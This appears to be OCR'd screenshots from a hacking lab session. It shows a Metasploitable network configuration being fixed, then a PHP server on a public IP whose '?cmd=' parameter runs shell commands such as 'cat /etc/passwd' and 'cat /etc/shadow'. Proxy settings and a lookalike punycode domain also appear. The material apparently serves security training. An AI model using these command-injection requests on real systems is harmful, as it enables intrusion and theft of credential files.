





```
root@metasploitable:~# sudo nano /etc/network/interfaces
```




```
  GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet inet
address 192.168.229.2
netmask 255.255.255.0
gateway 192.168.229.1
```




```
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~# sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
/etc/network/interfaces:10: unknown method
ifdown: couldn't read interfaces file "/etc/network/interfaces"
/etc/network/interfaces:10: unknown method
ifup: couldn't read interfaces file "/etc/network/interfaces"
                                                                         [fail]
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~#
```




```
root@metasploitable:~# nano /etc/network
network/  networks
root@metasploitable:~# nano /etc/network
```



```
  GNU nano 2.0.7            File: /etc/network/interfaces                   Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static_
address 192.168.229.2
netmask 255.255.255.0
gateway 192.168.229.1
```




```
root@metasploitable:~# /etc/init.d/networking restart
 * Reconfiguring network interfaces...
SIOCDELRT: No such process
```



18.217.36.215

PHP Version 7.2.34

System	Linux ip-10-1-1-155.us-east-2.compute.internal 4.14.209-160.339.amzn2.x86_64 #1 SMP Wed Dec 16 22:44:04 UTC 2020 x86_64
Build Date	Oct 21 2020 18:04:56
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-json.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-zip.ini, /etc/php.d/25-curl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled



18.217.36.215/?cmd=hostname

phpinfo() — http://18.217.36.215/?cmd=hostname

Firefox Suggest

Inbox (160) - yashb@cyberwarfare.live - CyberWarFare R&D Pvt Ltd — mail.google.com/mail/u/0/#inbox

LinkedIn — linkedin.com/notifications/

YouTube — youtube.com

172.16.25.1 — 172.16.25.1


Hack n Secure | HnS — labs.cyberwarfare.live

(114) WhatsApp — web.whatsapp.com

StealthOps : Red Team Tradecraft Targeting Enterprise Security Cont — docs.google.com/presentation/d/13KYm-Ih3WSC

This time, search with:

tc/php.d/20-
on.ini, /etc/php.d/
mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini,
/etc/php.d/20-tokenizer.ini, /etc/php.d/20-zip.ini, /etc/php.d/25-curl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-
pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini




```
18.217.36.215/?cmd=cat /etc/passwd
http://18.217.36.215/?cmd=cat /etc/passwd — Visit
Firefox Suggest
phpinfo() — http://18.217.36.215/?cmd=cat /etc/passwd
phpinfo() — http://18.217.36.215/?cmd=cat /etc/shadow
```

ip-10-1-1-155.us-east-2.compu

PHP V

System	Dec 16 22:44:04 UTC 2020 x86_64
Build Date	Oct 21 2020 18:04:56
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-json.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-zip.ini, /etc/php.d/25-curl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718



Connection Settings

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

file:///etc/anonsurf/onion.pac Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24


Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

□ Do not prompt for authentication if password is saved

□ Proxy DNS when using SOCKS v5

□ Enable DNS over HTTPS

Use Provider Cloudflare (Default)




http://localhost:8080/

localhost:8080 — Visit

This time, search with:

Search with Google or enter address



https://www.xn--80ak6aa92e.com/

https://www.xn--80ak6aa92e.com/ — Visit

Firefox Suggest

Automated Malware Analysis Report for **https://www.xn--80ak6a** — joesandbox.com/analysis/53278/0/html

This time, search with: